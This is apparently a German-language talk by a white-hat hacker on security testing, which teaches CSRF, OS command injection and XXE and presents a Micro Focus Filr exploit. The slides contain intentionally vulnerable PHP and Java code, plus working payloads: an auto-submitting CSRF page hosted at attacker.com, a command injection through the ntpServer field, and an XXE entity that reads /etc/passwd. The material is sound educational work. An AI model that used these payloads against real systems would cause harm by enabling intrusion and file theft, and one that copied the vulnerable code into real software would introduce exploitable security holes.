

# Softwaretests aus Angreifersicht: Praxiserfahrung eines White-Hat Hackers



# Finde die Schwachstelle

```
protected void doPost(...) throws ... {  
    try {  
        DocumentBuilderFactory factory =  
            DocumentBuilderFactory.newInstance();  
        DocumentBuilder builder =  
            factory.newDocumentBuilder();  
        Document doc = builder.parse(request.getInputStream());  
        response.getOutputStream().write(  
            doc.getElementsByTagName("foo").  
                item(0).getTextContent().getBytes());  
    } catch (...) {...}  
}
```

# Funktionelle Bugs vs. Schwachstellen

## Funktionelle Bugs

Gefunden vom *Entwickler*

Gefunden vom *Tester*

Gefunden vom *Anwender*

## Schwachstellen

Gefunden vom *Angreifer*



*Security Audits*

# Security Audits

- Ansätze
  - Blackbox
  - Whitebox
  - Source Code Review
- Vorgehen
  - Reconnaissance & Scanning
  - Vulnerability Identification
  - Exploitation
  - Reporting

## *Vulnerability Research*

- Schwachstellensuche in Standardsoftware
- Responsible Disclosure

# Schwachstellen // Cross-Site Request Forgery (CSRF)


```
<?php
// ...
if($_SESSION['username'] == 'admin' && isset($_POST['dns'])) {
    set_dns_server($_POST['dns']);
}
?>
<form method="POST">
    <input type="text" name="dns"/>
    <input type="submit"/>
</form>
```

# Schwachstellen // Cross-Site Request Forgery (CSRF)

```
<!-- http://attacker.com/ -->
<script>
$(document).ready(() => $('form').submit())
</script>

<form method="POST" action="http://example.com/">
  <input type="hidden" name="dns" value="8.8.8.8"/>
  <input type="submit"/>
</form>
```

# Schwachstellen // Cross-Site Request Forgery (CSRF)



# Schwachstellen // OS Command Injection

```
<?php system("ping ".$_REQUEST['host']); ?>
```

```
http://example.com/?host=8.8.8.8
```

```
$ ping 8.8.8.8
```

```
http://example.com/?host=8.8.8.8;sleep+1
```

```
$ ping 8.8.8.8;sleep 1
```



# Case Study // Micro Focus Filr

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- File-Sharing Plattform
- 8 Schwachstellen (2016)
- Behoben 2016-07-25

# Micro Focus Filr // **Exploit** (CVE-2016-1607, CVE-2016-1608)

```
<form action="https://<host>:9443/vaconfig/time" method="POST">
  <input type="hidden" name="ntpServer"
    value="0.novell.pool.ntp.org 1.novell.pool.ntp.org'>/tmp/test;" />
  <input type="hidden" name="region" />
  <input type="hidden" name="timeZone" />
  <input type="hidden" name="utc" value="" />
  <input type="hidden" name="_utc" value="" />
  <input type="submit" value="Submit request" />
</form>
```

Cross-Site Request Forgery

Insecure System Design

# Micro Focus Filr // **Exploit** (CVE-2016-1607, CVE-2016-1608)

- Ein Angreifer kann:
  - Wenn der Angreifer das Opfer auf seine **Webseite lockt**
  - und das Opfer am der Filr Admin-Interface **eingeloggt** ist
  - kann er **beliebige Betriebssystemkommandos**
  - als **root** ausführen

- **Encase Forensic Imager**
  - [Blogpost](#)
  - [Video](#)
- **Oracle Access Manager**
  - [Blogpost](#)
  - [Video](#)
- **Governikus Autent SDK**
  - [Blogpost](#)
  - [Video](#)
- [...](#)

# Auflösung // XML External Entity Injection (XXE)

```
protected void doPost(...) throws ... {  
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        DocumentBuilder builder =  
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        Document doc = builder.parse(request.getInputStream());  
        response.getOutputStream().write(  
            doc.getElementsByTagName("foo").  
                item(0).getTextContent().getBytes());  
    } catch (...) {...}  
}
```

# Auflösung // XML External Entity Injection (XXE)

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >  
>  
<foo>&xxe;</foo>
```